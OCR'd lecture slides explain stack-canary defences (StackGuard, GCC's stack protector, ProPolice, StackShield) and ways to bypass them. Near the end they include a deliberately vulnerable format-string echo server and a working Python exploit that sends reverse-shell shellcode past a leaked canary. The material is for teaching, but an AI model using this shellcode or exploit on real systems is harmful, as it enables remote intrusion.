
Stack-smashing protection was first implemented by StackGuard [8] in 1997, and published at the 1998 USENIX Security Symposium.

StackGuard was introduced as a set of patches to the Intel x86 backend of GCC 2.7. StackGuard was maintained for the Immunix Linux distribution from 1998 to 2003, and was extended with implementations for terminator, random and random XOR canaries.


GCC 4.1 introduced the `-fstack-protector` flag, which protects only some vulnerable functions, and the `-fstack-protector-all` flag, which protects all functions whether they need it or not.

Cowan, Crispan, Calton Pu, Dave Maier, Jonathan Walpole, Peat Bakke, Steve Beattie, Aaron Grier, Perry Wagle, Qian Zhang, and Heather Hinton. "**Stackguard: automatic adaptive detection and prevention of buffer-overflow attacks**." In USENIX security symposium, vol. 98, pp. 63-78. 1998.

How does Canary work



How does Canary work



The First Generation of Canary Protection [12]

```
function_prologue:
    pushl $0x000aff0d   // push canary into the stack
    pushl %ebp          // save frame pointer
    mov %esp,%ebp       // saves a copy of current %esp
    subl $108, %esp     // space for local variables

(function body)

function_epilogue:
    leave               // standard epilogue
    cmpl $0x000aff0d,(%esp) // check canary
    jne canary_changed
    addl $4,%esp        // remove canary from stack
    ret

canary_changed:
    ...                 // abort the program with error
    call __canary_death_handler
    jmp .               // just in case I guess
```

Today's Canary

```
08049246 <client_handle>:
 8049246: 55                    push   %ebp
 8049247: 89 e5                 mov    %esp,%ebp
 8049249: 81 ec 18 02 00 00     sub    $0x218,%esp
 804924f: 65 a1 14 00 00 00     mov    %gs:0x14,%eax
 8049255: 89 45 f4              mov    %eax,-0xc(%ebp)
 8049258: 31 c0                 xor    %eax,%eax

 (function body)

 80492b9: 8b 45 f4              mov    -0xc(%ebp),%eax
 80492bc: 65 2b 05 14 00 00 00  sub    %gs:0x14,%eax
 80492c3: 74 05                 je     80492ca <client_handle+0x84>
 80492c5: e8 c6 fd ff ff        call   8049090 <__stack_chk_fail@plt>
 80492ca: c9                    leave
 80492cb: c3                    ret
```

arch/x86/include/asm/stackprotector.h

```
/* SPDX-License-Identifier: GPL-2.0 */
/*
 * GCC stack protector support.
 *
 * Stack protector works by putting predefined pattern at the start of
 * the stack frame and verifying that it hasn't been overwritten when
 * returning from the function.  The pattern is called stack canary
 * and unfortunately gcc requires it to be at a fixed offset from %gs.
 * On x86_64, the offset is 40 bytes and on x86_32 20 bytes.  x86_64
 * and x86_32 use segment registers differently and thus handles this
 * requirement differently.
 *
 * On x86_64, %gs is shared by percpu area and stack canary.  All
 * percpu symbols are zero based and %gs points to the base of percpu
 * area.  The first occupant of the percpu area is always
 * fixed_percpu_data which contains stack_canary at offset 40.  Userland
 * %gs is always saved and restored on kernel entry and exit using
 * swapgs, so stack protector doesn't add any complexity there.
 *
 * On x86_32, it's slightly more complicated.  As in x86_64, %gs is
 * used for userland TLS.  Unfortunately, some processors are much
 * slower at loading segment registers with different value when
 * entering and leaving the kernel, so the kernel uses %fs for percpu
 * area and manages %gs lazily so that %gs is switched only when
 * necessary, usually during task switch.
 *
 * As gcc requires the stack canary at %gs:20, %gs can't be managed
 * lazily if stack protector is enabled, so the kernel saves and
 * restores userland %gs on kernel entry and exit.  This behavior is
 * controlled by CONFIG_X86_32_LAZY_GS and accessors are defined in
 * system.h to hide the details.
 */
```

About `gs/fs` segment

In Linux, the `gs/fs` segment can be used for **thread local storage**. Variable specific to a thread such as errno, stack canary etc are usually stored here.

local.c (Accessing thread local storage)

```
#include <stdio.h>

static __thread int test = 0;

int *foo(void) {
    char buf[2];
    return &test;
}

int bar(void) {
    return test;
}

void main() {
    int *v;

    v = foo();
    printf ("addr of test in foo is \%x\n", v);

    *v = 5194;
    printf ("value of test in bar is \%d\n", bar());
}
```

```
08049186 <foo>:
 8049186: 55                    push   %ebp
 8049187: 89 e5                 mov    %esp,%ebp
 8049189: 83 ec 18              sub    $0x18,%esp
 804918c: 65 a1 14 00 00 00     mov    %gs:0x14,%eax
 8049192: 89 45 f4              mov    %eax,-0xc(%ebp)
 8049195: 31 c0                 xor    %eax,%eax
 8049197: 65 a1 00 00 00 00     mov    %gs:0x0,%eax
 804919d: 05 fc ff ff ff        add    $0xfffffffc,%eax
 80491a2: 8b 55 f4              mov    -0xc(%ebp),%edx
 80491a5: 65 2b 15 14 00 00 00  sub    %gs:0x14,%edx
 80491ac: 74 05                 je     80491b3 <foo+0x2d>
 80491ae: e8 ad fe ff ff        call   8049060 <__stack_chk_fail@plt>
 80491b3: c9                    leave
 80491b4: c3                    ret

080491b5 <bar>:
 80491b5: 55                    push   %ebp
 80491b6: 89 e5                 mov    %esp,%ebp
 80491b8: 65 a1 fc ff ff ff     mov    %gs:0xfffffffc,%eax
 80491be: 5d                    pop    %ebp
 80491bf: c3                    ret
```

```
   0x804919d <foo+23>    add    eax, 0xfffffffc
=> 0x80491a2 <foo+28>    mov    edx, dword ptr [ebp - 0xc]
   0x80491a5 <foo+31>    sub    edx, dword ptr gs:[0x14]
   0x80491ac <foo+38>    je     foo+45                      <foo+45>
    ↓
   0x80491b3 <foo+45>    leave
   0x80491b4 <foo+46>    ret

pwndbg> search -t pointer 0xf7fbf4fc
Searching for value: b'\xfc\xf4\xfb\xf7'
[anon_f7fbe]    0xf7fbfa90 0xf7fbf4fc
```

```
pwndbg> vmmap
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
     Start        End Perm     Size Offset File
 0x8048000  0x8049000 r--p     1000      0 /home/schen/comp6700/lec10/local
 0x8049000  0x804a000 r-xp     1000   1000 /home/schen/comp6700/lec10/local
 0x804a000  0x804b000 r--p     1000   2000 /home/schen/comp6700/lec10/local
 0x804b000  0x804c000 r--p     1000   2000 /home/schen/comp6700/lec10/local
 0x804c000  0x804d000 rw-p     1000   3000 /home/schen/comp6700/lec10/local
0xf7c00000 0xf7c20000 r--p    20000      0 /usr/lib/i386-linux-gnu/libc.so.6
0xf7c20000 0xf7da2000 r-xp   182000  20000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7da2000 0xf7e27000 r--p    85000 1a2000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7e27000 0xf7e28000 ---p     1000 227000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7e28000 0xf7e2a000 r--p     2000 227000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7e2a000 0xf7e2b000 rw-p     1000 229000 /usr/lib/i386-linux-gnu/libc.so.6
0xf7e2b000 0xf7e35000 rw-p     a000      0 [anon_f7e2b]
0xf7fbe000 0xf7fc0000 rw-p     2000      0 [anon_f7fbe]
0xf7fc0000 0xf7fc4000 r--p     4000      0 [vvar]
0xf7fc4000 0xf7fc6000 r-xp     2000      0 [vdso]
0xf7fc6000 0xf7fc7000 r--p     1000      0 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fc7000 0xf7fec000 r-xp    25000   1000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7fec000 0xf7ffb000 r--p     f000  26000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffb000 0xf7ffd000 r--p     2000  34000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xf7ffd000 0xf7ffe000 rw-p     1000  36000 /usr/lib/i386-linux-gnu/ld-linux.so.2
0xfffdd000 0xffffe000 rw-p    21000      0 [stack]
pwndbg> dump memory memory.dump 0xf7fc4000 0xf7fc6000
pwndbg> x/10x 0xf7fc0000
0xf7fc0000: Cannot access memory at address 0xf7fc0000
pwndbg> dump memory memory.dump 0xf7fc0000 0xf7fc4000
Cannot access memory at address 0xf7fc0000
```

vdso

The "virtual dynamic shared object" (or vDSO) is a small shared library exported by the kernel to accelerate the execution of certain system calls that do not necessarily have to run in kernel space

It's used to speed up syscalls in general and was originally implemented (linux-gate.so) to address x86 performance issues, but it may also contain kernel data and access functions. Calls like getcpu() and gettimeofday() may use these rather than making an actual syscall and a kernel context switch. The availability of these optimised calls is detected and enabled by the glibc startup code (subject to platform availability). Current implementations contain a (read-only) page of shared kernel variables known as the "VVAR" page which can be read directly

```
$ readelf -e ./memory.dump
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x540
  Start of program headers:          52 (bytes into file)
  Start of section headers:          5044 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         4
  Size of section headers:           40 (bytes)
  Number of section headers:         17
  Section header string table index: 16

Section Headers:
  [Nr] Name              Type            Addr     Off    Size   ES Flg Lk Inf Al
  [ 0]                   NULL            00000000 000000 000000 00      0   0  0
  [ 1] .hash             HASH            000000b4 0000b4 000040 04   A  3   0  4
  [ 2] .gnu.hash         GNU_HASH        000000f4 0000f4 00004c 04   A  3   0  4
  [ 3] .dynsym           DYNSYM          00000140 000140 0000b0 10   A  4   1  4
  [ 4] .dynstr           STRTAB          000001f0 0001f0 0000c0 00   A  0   0  1
  [ 5] .gnu.version      VERSYM          000002b0 0002b0 000016 02   A  3   0  2
  [ 6] .gnu.version_d    VERDEF          000002c8 0002c8 000054 00   A  4   3  4
  [ 7] .dynamic          DYNAMIC         0000031c 00031c 000090 08  WA  4   0  4
  [ 8] .rodata           PROGBITS        000003ac 0003ac 00000c 04  WA  0   0  4
  [ 9] .note             NOTE            000003b8 0003b8 000054 00   A  0   0  4
...
```

```
$ readelf -s ./memory.dump

Symbol table '.dynsym' contains 11 entries:
   Num:    Value  Size Type    Bind   Vis      Ndx Name
     0: 00000000     0 NOTYPE  LOCAL  DEFAULT  UND
     1: 00000540    14 FUNC    GLOBAL DEFAULT   12 __ker[...]@@LINUX_2.5
     2: 00001150    15 FUNC    GLOBAL DEFAULT   12 __vds[...]@@LINUX_2.6
     3: 000011d0   134 FUNC    GLOBAL DEFAULT   12 __vds[...]@@LINUX_2.6
     4: 000011c0    15 FUNC    GLOBAL DEFAULT   12 __vds[...]@@LINUX_2.6
     5: 00000560     9 FUNC    GLOBAL DEFAULT   12 __ker[...]@@LINUX_2.5
     6: 00001160    65 FUNC    GLOBAL DEFAULT   12 __vds[...]@@LINUX_2.6
     7: 00000000     0 OBJECT  GLOBAL DEFAULT  ABS LINUX_2.5
     8: 00000570     8 FUNC    GLOBAL DEFAULT   12 __ker[...]@@LINUX_2.5
     9: 000011b0    15 FUNC    GLOBAL DEFAULT   12 __vds[...]@@LINUX_2.6
    10: 00000000     0 OBJECT  GLOBAL DEFAULT  ABS LINUX_2.6
```

vvar

The values of the vvar variables are set from the values of other kernel variables not accessible to user-space code.

```
 1 /*
 2  * vvar.h: Shared vDSO/kernel variable declarations
 3  * Copyright (c) 2011 Andy Lutomirski
 4  * Subject to the GNU General Public License, version 2
 5  *
 6  * A handful of variables are accessible (read-only) from userspace
 7  * code in the vsyscall page and the vdso.  They are declared here.
 8  * Some other file must define them with DEFINE_VVAR.
 9  *
10  * In normal kernel code, they are used like any other variable.
11  * In user code, they are accessed through the VVAR macro.
12  *
13  * These variables live in a page of kernel data that has an extra RO
14  * mapping for userspace.  Each variable needs a unique offset within
15  * that page; specify that offset with the DECLARE_VVAR macro.  (If
16  * you mess up, the linker will catch it.)
17  */
18
```

ProPolice [11] or Stack Smashing Protector (SSP) [16]

```
From: Hiroaki Etoh <ETOH at jp dot ibm dot com>
To: gcc-patches at gcc dot gnu dot org
Date: Fri, 3 Sep 2004 23:20:09 +0900
Subject: gcc stack-smashing protector
This patch introduces -fstack-protector and -fstack-protector-all option,
which is a stack-smashing protection mechanism.

This patch and new files (protector.h and protector.c) are bootstraped and
tested on
        i686-pc-linux-gnu,
        powerpc-ibm-aix4.3.3.0
Hiroaki Etoh,  Tokyo Research Laboratory, IBM Japan

2004-09-03  Hiroaki Etoh  <etoh@jp.ibm.com>
        * Add -fstack-protector option, which enables generating the stack
        protection code to detect buffer overflow and the stop its
        execution.
        * protector.c: New file
        * protector.h: New file
        * calls.c (expand_call): Assigns the KEEP argument to 5 to
        distinguish a function return object and a character array that is
        a target for stack protection.
        * c-cppbuiltin.c (c_cpp_builtins): Add "__SSP__" and "__SSP_ALL__"
        defines to see the status of the stack protection.
        * combine.c (combine_simplify_rtx): Keep the frame offset as
        positive value for the FRAME_GROWS_UPWARD.
        * common.opt: Add Wstack-protector, fstack-protector, and
        fstack-protector-all.
        * configure (ac_subst_vars): Add ENABLESSP,
        (enable_threads_flag): Check whether --enable-stack-protector was
        given and set ENABLESSP.
 ...
```

ProPolice [11] or Stack Smashing Protector (SSP) [16]

It is a GCC extension for protecting applications from stack-smashing attacks. Applications written in C will be protected by the method that automatically inserts protection code into an application at compilation time. The protection is realized by buffer overflow detection and the variable reordering feature to avoid the corruption of pointers. The basic idea of buffer overflow detection comes from StackGuard system. SSP includes the following novel features:

- (1) the reordering of local variables to place buffers after pointers to avoid the corruption of pointers that could be used to further corrupt arbitrary memory locations
- (2) the copying of pointers in function arguments to an area preceding local variable buffers to prevent the corruption of pointers that could be used to further corrupt arbitrary memory locations
- (3) omission of instrumentation code from some functions to decrease the performance overhead

test_canary.c

```
#include <stdio.h>

void f ()
{
        char a[30];
        int b;
        double c;
        char d[20];
        char *p;
        char e[10];
        char *q;

        printf ("%p=a\n%p=b\n%p=c\n%p=d\n%p=e\n%p=p\n%p=q\n\n",
            &a, &b, &c, &d, &e, &p, &q);
}

void main () {
        f();
}
```

```
$ ./test_canary | sort

0xffffd13c=b
0xffffd140=p
0xffffd144=q
0xffffd148=c
0xffffd150=e
0xffffd15a=d
0xffffd16e=a


$ ./test_canary_no_canary | sort

0xffffd118=q
0xffffd11e=e
0xffffd128=p
0xffffd12c=d
0xffffd140=c
0xffffd14c=b
0xffffd152=a
```

Bypassing Canary via __stack_chk_fail hijacking

canary_bypassing.c

```
int func(char *msg) {
    char buf[16];
    strcpy(buf,msg);
    // toupper(buf); // just to give func() "some" sense
    strcpy(msg,buf);
    return 0;
}
int main(int argv, char** argc) {
    char *shell_code= getenv("SHELLCODE");
    printf("Shellcode address %p\n",shell_code);

    func(argc[1]);
    return 0;
}
```

Bypassing Canary via __stack_chk_fail hijacking

```
08049060 <__stack_chk_fail@plt>:
 8049060: ff 25 14 c0 04 08     jmp    *0x804c014
 8049066: 68 10 00 00 00        push   $0x10
 804906b: e9 c0 ff ff ff        jmp    8049030 <_init+0x30>
080491a6 <func>:
 80491a6: 55                    push   %ebp
 80491a7: 89 e5                 mov    %esp,%ebp
 80491a9: 83 ec 38              sub    $0x38,%esp
 80491ac: 8b 45 08              mov    0x8(%ebp),%eax
 80491af: 89 45 d4              mov    %eax,-0x2c(%ebp)
 80491b2: 65 a1 14 00 00 00     mov    %gs:0x14,%eax
 80491b8: 89 45 f4              mov    %eax,-0xc(%ebp)
 80491bb: 31 c0                 xor    %eax,%eax
 80491bd: 83 ec 08              sub    $0x8,%esp
 80491c0: ff 75 d4              push   -0x2c(%ebp)
 80491c3: 8d 45 e4              lea    -0x1c(%ebp),%eax
 80491c6: 50                    push   %eax
 80491c7: e8 a4 fe ff ff        call   8049070 <strcpy@plt>
 80491cc: 83 c4 10              add    $0x10,%esp
 80491cf: 83 ec 08              sub    $0x8,%esp
 80491d2: 8d 45 e4              lea    -0x1c(%ebp),%eax
 80491d5: 50                    push   %eax
 80491d6: ff 75 d4              push   -0x2c(%ebp)
 80491d9: e8 92 fe ff ff        call   8049070 <strcpy@plt>
 80491de: 83 c4 10              add    $0x10,%esp
 80491e1: b8 00 00 00 00        mov    $0x0,%eax
 80491e6: 8b 55 f4              mov    -0xc(%ebp),%edx
 80491e9: 65 2b 15 14 00 00 00  sub    %gs:0x14,%edx
 80491f0: 74 05                 je     80491f7 <func+0x51>
 80491f2: e8 69 fe ff ff        call   8049060 <__stack_chk_fail@plt>
 80491f7: c9                    leave
 80491f8: c3                    ret
```

Bypassing Canary via Information Leakage

A Mini TCP-based Echo Server with Format String Vulnerability (mini_esrv_fmt.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <unistd.h>
#define show_error_msg(...) { fprintf(stderr, __VA_ARGS__); fflush(stderr); exit(1); }
#define ECHO_PORT   8888            /* default Echo Protocol port (TCP) */
#define BUFFER_SIZE 512             /* buffer size                      */
#define BUF_LEN     (BUFFER_SIZE<<1)/* (BUFFER_SIZE * 2)                */

void client_handle(int cfd) {
    char    buf[BUFFER_SIZE];
    ssize_t len;

    FILE    *cfp = fdopen(cfd, "r+");
    memset(buf, 0, BUFFER_SIZE);

    while ((len = read(cfd, buf, BUF_LEN)) > 0) {
        fprintf(cfp, buf);
        fflush(cfp);
    }
}
```


Bypassing Canary via Information Leakage

A Mini TCP-based Echo Server with Format String Vulnerability (mini_esrv_fmt.c continued)

```
int main (int argc, char *argv[]) {
    int server_fd, client_fd, err;
    struct sockaddr_in server, client;

    server_fd = socket(AF_INET, SOCK_STREAM, 0);
    if (server_fd < 0) show_error_msg("Could not create socket\n");

    server.sin_family = AF_INET;
    server.sin_port = htons(ECHO_PORT);
    server.sin_addr.s_addr = htonl(INADDR_ANY);

    int opt_val = 0xe4ff;
    setsockopt(server_fd, SOL_SOCKET, SO_REUSEADDR, &opt_val, sizeof opt_val);

    err = bind(server_fd, (struct sockaddr *) &server, sizeof(server));
    if (err < 0) show_error_msg("Could not bind socket\n");

    err = listen(server_fd, 128);
    if (err < 0) show_error_msg("Could not listen on socket\n");

    printf("Server is listening on %d\n", ECHO_PORT);

    while (1) {
        socklen_t client_len = sizeof(client);
        client_fd = accept(server_fd, (struct sockaddr *) &client, &client_len);
        if (client_fd < 0) show_error_msg("Could not establish new connection\n");

        client_handle(client_fd);
    }
    return 0;
}
```

```
08049266 <client_handle>:
 8049266: 55                    push   %ebp
 8049267: 89 e5                 mov    %esp,%ebp
 8049269: 81 ec 18 02 00 00     sub    $0x218,%esp
 804926f: 65 a1 14 00 00 00     mov    %gs:0x14,%eax
 8049275: 89 45 f4              mov    %eax,-0xc(%ebp)
 8049278: 31 c0                 xor    %eax,%eax
...
 80492d4: 83 c4 10              add    $0x10,%esp
 80492d7: 83 ec 04              sub    $0x4,%esp
 80492da: 68 00 04 00 00        push   $0x400
 80492df: 8d 85 f4 fd ff ff     lea    -0x20c(%ebp),%eax
 80492e5: 50                    push   %eax
 80492e6: ff 75 08              push   0x8(%ebp)
 80492e9: e8 72 fd ff ff        call   8049060 <read@plt>
 80492ee: 83 c4 10              add    $0x10,%esp
...
 8049301: 8b 45 f4              mov    -0xc(%ebp),%eax
 8049304: 65 2b 05 14 00 00 00  sub    %gs:0x14,%eax
 804930b: 74 05                 je     8049312 <client_handle+0xac>
 804930d: e8 7e fd ff ff        call   8049090 <__stack_chk_fail@plt>
 8049312: c9                    leave
 8049313: c3                    ret

08049314 <main>:
...
 80494dd: e8 84 fd ff ff        call   8049266 <client_handle>
 80494e2: 83 c4 10              add    $0x10,%esp
 80494e5: eb 98                 jmp    804947f <main+0x16b>
```

Bypassing Canary via Information Leakage



Bypassing Canary via Information Leakage

exploit4_code_injection_fmt_leak_canary.py

```
#!/usr/bin/env python3
import socket
from pwn import *
import pwn
import pwnlib
shellcode = "\x6a\x66\x58\x99\x52\x42\x52\x89\xd3\x42\x52\x89\xe1\xcd\x80\x93\x89\xd1\
\xb0\x3f\xcd\x80\x49\x79\xf9\xb0\x66\x87\xda\x68\x7f\x00\x00\x01\x66\x68\x1f\x90\x66\
\x53\x43\x89\xe1\x6a\x10\x51\x52\x89\xe1\xcd\x80\x6a\x0b\x58\x99\x89\xd1\x52\x68\x2f\
\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\xcd\x80"

sock = socket.socket()
sock.connect(('127.0.0.1', 8888))
zero_shellcode = '\x00'*512

#0x2f63aa00
canary = "\x00\xaa\x63\x2f"
#0x080493b1
jmp_esp = "\xb1\x93\x04\x08"
ret_addr = jmp_esp
stackframe_pointer = jmp_esp
shellcode = zero_shellcode + canary + stackframe_pointer + stackframe_pointer \
+ stackframe_pointer + ret_addr + shellcode

# str to bytes to send the message to socket
shellcode = "".join("{:02x}".format(ord(c)) for c in shellcode)
shellcode = bytes.fromhex(shellcode)

sock.send(shellcode)
```

Pros and Cons

Aspect	**Canary Defense**
Performance	Several instructions per function Execution time: few percentage on average Size: can optimize away in memory safe functions (e.g., no buffers inside)
Deployment	Recompile suffices; no code change
Compatibility	Perfect – modification is localized (per function)
Security Guarantee	Canary can be leaked, or bypassed

StackShield uses a different technique. The idea here is to create a separate stack to store a copy of the function's return address. Again this is achieved by adding some code at the very beginning and the end of a protected function.

The code at the function prolog copies the return address to special table, and then at the epilog, it copies it back to the stack. So execution flow remains unchanged – the function always returns to its caller. The actual return address isn't compared to the saved return address, so there is no way to check if a buffer overflow occurred.

The latest version also adds some protection against calling function pointers that point at address not contained in .TEXT segment (it halts program execution if the return value has changed). " [10]

How does StackShield work

```
function_prologue:
        pushl %eax
        pushl %edx
        movl retptr,%eax    // retptr is where the clone is saved
        cmpl %eax,rettop    // if retptr is higher than allowed
        jbe .LSHIELDPROLOG  // just don't save the clone
        movl 8(%esp),%edx   // get return address from stack
        movl %edx,(%eax)    // save it in global space
    .LSHIELDPROLOG:
        addl $4,retptr      // always increment retptr
        popl %edx
        popl %eax
standard_prologue:
        pushl %ebp          // saves the frame pointer to stack
        mov %esp,%ebp       // saves a copy of current %esp
        subl $108, %esp      // space for local variables
```


How does StackShield work

```
function_epilogue:
        leave                   // copies %ebp into %esp,
                                // and restores %ebp from stack
        pushl %eax
        pushl %edx
        addl $-4,retptr         // allways decrement retptr
        movl retptr,%eax
        cmpl %eax,rettop        // is retptr in the reserved memory?
        jbe .LSHIELDEPILOG      // if not, use return address from stack
